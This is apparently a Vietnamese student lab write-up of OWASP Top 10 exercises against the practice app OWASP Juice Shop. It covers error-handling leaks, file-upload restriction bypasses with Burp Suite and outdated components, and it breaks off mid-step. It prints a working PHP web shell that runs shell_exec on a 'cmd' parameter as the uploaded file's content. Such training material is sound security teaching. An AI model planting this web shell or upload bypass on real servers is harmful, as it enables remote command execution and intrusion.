- Khi hành động này được thực hiện, ứng dụng gửi một yêu cầu HTTP (HTTP Request) đến server để lấy thông tin chi tiết về sản phẩm đã chọn. Yêu cầu này thường chứa đường dẫn (URL) chỉ định endpoint cần truy cập trên server để nhận phản hồi.




Bước 2: Sử dụng Burp Suite để phân tích và bắt yêu cầu HTTP

- Để kiểm tra và phân tích quá trình truyền dữ liệu, bật công cụ Burp Suite và cấu hình proxy để bắt tất cả các yêu cầu HTTP từ trình duyệt. Burp Suite hoạt động như một lớp trung gian, cho phép người dùng xem và sửa đổi nội dung các gói tin trước khi chúng được gửi tới server.
- Sau khi chọn sản phẩm trong ứng dụng Juice Shop, yêu cầu HTTP của ứng dụng gửi tới server được hiển thị trong Burp Suite.

197	http://192.168.180.128:3000	GET	/rest/products/24/reviews
196	http://192.168.180.128:3000	GET	/rest/products/24/reviews

- Sử dụng tính năng Repeater của Burp Suite, người dùng chỉnh sửa nội dung yêu cầu HTTP vừa bắt được.



Bước 3: Thay đổi và gửi lại yêu cầu

- Trong phần chỉnh sửa, URL ban đầu là /rest/products/24/reviews được thay đổi thành /rest/hacksplained, tạo thành một endpoint mới như sau:/rest/hacksplained.
- Endpoint mới /rest/hacksplained này không tồn tại trong ứng dụng. Sau khi yêu cầu được gửi đi, server không thể xử lý URL không hợp lệ và trả về phản hồi lỗi với mã trạng thái 500 Internal Server Error.

```

1 GET /rest/hacksplained HTTP/1.1
2 Host: 192.168.180.128:3000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.180.128:3000/
9 Cookie: language=en; cookieconsent_status=dismiss; continueCode=gWY6ZqWnJPALzDVMr53wkb17voAJlfpRGY1jB8p6NemQXKg942Bx0yEKr9q
10 Priority: u=0
11
12

```

Kết quả:

- Phản hồi lỗi từ server bao gồm thông tin chi tiết như stack trace, phiên bản framework, và đường dẫn nội bộ
- Việc server trả về stack trace đầy đủ là một dấu hiệu rõ ràng của lỗ hổng Security Misconfiguration. Đây là một trong những rủi ro phổ biến được liệt kê trong OWASP Top 10.
- Lỗ hổng này xảy ra khi server không xử lý đúng các URL không hợp lệ và để lộ thông tin nhạy cảm về cấu trúc nội bộ của ứng dụng. Các thông tin như đường dẫn file, chi tiết lỗi, và stack trace có thể bị kẻ tấn công lợi dụng để hiểu rõ hơn về cấu trúc hệ thống và khai thác thêm các lỗ hổng khác.

Response

```

1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 Date: Mon, 02 Dec 2024 19:39:52 GMT
10 Connection: keep-alive
11 Keep-Alive: timeout=5
12 Content-Length: 1851
13
14 {
15   "error": {
16     "message": "Unexpected path: /rest/hacksplained",
17     "stack":
18       "Error: Unexpected path: /rest/hacksplained\n
19         at /juice-shop/build/routes/angular.js:38:18\n
20         at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)\n
21         at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)\n
22         at /juice-shop/node_modules/express/lib/router/index.js:286:9\n
23         at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:346:12)\n
24         at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)\n
25         at /juice-shop/build/routes/verify.js:171:5\n
26         at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)\n
27         at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)\n
28         at /juice-shop/node_modules/express/lib/router/index.js:286:9\n
29         at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:346:12)\n
30         at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)\n
31         at /juice-shop/build/routes/verify.js:105:5\n
32         at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)\n
33         at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)\n
34         at /juice-shop/node_modules/express/lib/router/index.js:286:9\n
35         at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:346:12)\n
36         at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)\n
37         at logger (/juice-shop/node_modules/morgan/index.js:144:5)\n
38         at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)\n
39         at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)\n
40         at /juice-shop/node_modules/express/lib/router/index.js:286:9"
41   }
42 }
```


Phân tích lỗ hổng: Lỗ hổng Error Handling (Xử lý lỗi) liên quan đến cách mà một ứng dụng xử lý các lỗi phát sinh trong quá trình hoạt động. Khi một lỗi xảy ra mà không được xử lý đúng cách, ứng dụng có thể tiết lộ thông tin nhạy cảm về cấu trúc, logic, hoặc môi trường của hệ thống, từ đó mở ra cơ hội cho kẻ tấn công khai thác. Điều này đặc biệt nguy hiểm khi các thông báo lỗi không chỉ ra vấn đề mà còn cung cấp chi tiết về các lớp logic hoặc các thành phần quan trọng của hệ thống.

c) Ví dụ 3:

Mục tiêu: Trong bài thực hành này, chúng ta sẽ khai thác lỗi cấu hình để tải lên một file trái phép lên server.

Bước 1. Vào mục "Complaint"

- Đây là nơi cho phép tải file lên server.



Bước 2. Tải file với định dạng được hỗ trợ (PDF, ZIP):

A screenshot of the 'Complaint' form in the OWASP Juice Shop application. The form has a dark grey background. At the top, the title 'Complaint' is in white. Below it, a red error message reads 'Forbidden file type. Only PDF, ZIP allowed.' The form contains a 'Customer' input field with the value 'test1@gmail.com'. Below that is a 'Message *' text area. At the bottom left, there is an 'Invoice:' label, a 'Choose File' button, and the text 'No file chosen'. At the bottom right, there is a 'Submit' button with a right-pointing arrow icon. A character count '0/160' is visible next to the message field.

- Có thể thấy ta chỉ được phép tải lên file có định dạng .zip or .pdf .

- ```

F2j180KvU9gKZ-pu38x9cgvvtctGyz00vr_LBjHSQEsF31nr30HNBtPwHnc5a7VxjXv
BBV4OFw4xTK8m-ps2zpRl0jnd0bsk; continueCode=
294vV1rwAymP7WpMDkAB5tEFrnnILysELs7V0aizj0l6NLB0Kw0nblE
13 Connection: close
14
15 -----WebKitFormBoundaryM6GPjvRx0tQ8m
16 Content-Disposition: form-data; name="file"; filename="a.pdf"
17 Content-Type: application/pdf
18
19 %PDF-1.7
20 %muu
21 1 0 obj
22 <</Type/Catalog/Pages 2 0 R/Lang(en) /Metadata 12 0 R/ViewerPreferences
23 13 0 R>>
23 endobj
24 2 0 obj
25 <</Type/Pages/Count 1/Kids[3 0 R] >>
26 endobj
27 3 0 obj
28 <</Type/Page/Parent 2 0 R/Resources<</Font<</F1 5 0 R>>/ExtGState<</GS7
29 7 0 R/GS8 8 0 R>>/ProcSet[/PDF/Text/ImageB/ImageC/ImageI] >>/MediaBox[
30 0 593.72 843.92] /Contents 4 0
31 R/Group<</Type/Group/S/Transparency/CS/DeviceRGB>>/Tabs/S>>
32 endobj
33 4 0 obj
34 <</Filter/FlateDecode/Length 134>>
35 stream
36 xJH42b26tCskS<#C#K0ITaP<u<A,5A,}7CK=K3004A,0b 0_000'0H_u,P0["B2IdD
37 t0IEq30H00URaRrEEUH'L6,MP9j]0u0#-6
38 endstream
39 endobj
40 <</Type/Font/Subtype/TrueType/Name/F1/BaseFont/BC0EEE=Calibri-Bold/Enco
41 dingWinAnsIEncoding/FontDescriptor 6 0 R/FirstChar 32/LastChar
42 97/Widths 10 0 R>>
43 endobj
44 6 0 obj
45 <</Type/FontDescriptor/FontName/BC0EEE=Calibri-Bold/Flags

```


- ### Bước 3. Thay đổi định dạng và nội dung file:

- [illegible]

Đôi nội dung file : <?php

```
if (isset($_GET['cmd'])) {
 $cmd = $_GET['cmd'];
 echo "<pre>" . shell_exec($cmd) . "</pre>";
} else {
 echo "Usage: ?cmd=[command]";
}
?>
```


#### Bước 4. Tải lại file a.php lên server



Kết quả: Server tiếp tục chấp nhận file a.php mà không có cơ chế kiểm tra định dạng hoặc nội dung file.


d) Ví dụ 4: Lỗi không kiểm tra đầu vào đúng cách khi upload file lên trang web juice shop:

Bước 1: Chúng ta upload 2 file có kích thước là 10kB là Doc1.pdf và hơn 100kB là Doc2.pdf:




File Doc2.pdf sẽ bị báo lỗi quá dung lượng cho phép

Bước 2: Sau khi upload file Doc1.pdf thành công , vào Burp Suite để kiểm tra:





Ta thấy file Doc1.pdf đã upload thành công giờ hãy thử với file Doc2.pdf có dung lượng lớn hơn.

Bước 3: Mở file Doc2.pdf trên Nodepad, sau đó copy toàn bộ nội dung trong Nodepad, cuối cùng sao chép nội dung đó vào Burp Suite của file Doc1.pdf:



Bước 4: Gửi lại gói tin và sau đó chúng ta đã thành công upload file có dung lượng lớn hơn 100kB và loại bỏ kiểm tra đầu vào :





Như vậy lỗ hổng Improper Input Validation đã được khai thác thành công .  
Hậu quả của lỗ hổng này có thể kể đến : SQL Injection, XSS, .....

## **F. A06:2021-Vulnerable and Outdated Components**

### **1. Khái niệm:**

- Vulnerable Components xảy ra khi ứng dụng sử dụng các thư viện, framework, hoặc thành phần phần mềm có lỗ hổng bảo mật đã biết.

### **2. Nguyên nhân:**

- Sử dụng phiên bản cũ của thư viện hoặc framework mà không kiểm tra các bản cập nhật.
- Không kiểm tra nguồn gốc của thành phần bên thứ ba.
- Không theo dõi các lỗ hổng mới được công bố (CVE).

### **3. Hậu quả:**

- Kẻ tấn công lợi dụng lỗ hổng để thực thi mã từ xa, đánh cắp dữ liệu, hoặc kiểm soát hệ thống.
- Mất uy tín của ứng dụng hoặc tổ chức.
- Tốn kém chi phí để khắc phục các hậu quả từ việc bị tấn công.


### **4. Cách phòng tránh:**

- Cập nhật thường xuyên:
  - Theo dõi và cập nhật các thư viện, framework lên phiên bản mới nhất.
  - Sử dụng công cụ như OWASP Dependency-Check hoặc Snyk để kiểm tra lỗ hổng.
- Kiểm tra nguồn gốc:
  - Chỉ tải các thành phần từ nguồn đáng tin cậy.
  - Kiểm tra chữ ký hoặc hash của file trước khi sử dụng.
- Giảm thiểu phụ thuộc:
  - Loại bỏ các thành phần không cần thiết hoặc không sử dụng.
- Thực hiện kiểm tra bảo mật định kỳ:
  - Tích hợp kiểm tra bảo mật vào quy trình phát triển phần mềm (DevSecOps).

## 5. Ví dụ demo

Mục tiêu: Khai thác việc ứng dụng sử dụng các thành phần bên thứ ba dễ bị tổn thương (thư viện, dependencies) mà không được cập nhật hoặc cấu hình an toàn.


Bước 1: Dựa vào lỗ hổng ở trên, ta tìm thấy được thư mục /ftp không được bảo vệ một cách an toàn. Truy cập vào url: <http://192.168.102.129:3000/ftp>




Chọn file package.json.bak, sau đó thay đổi đường dẫn thành



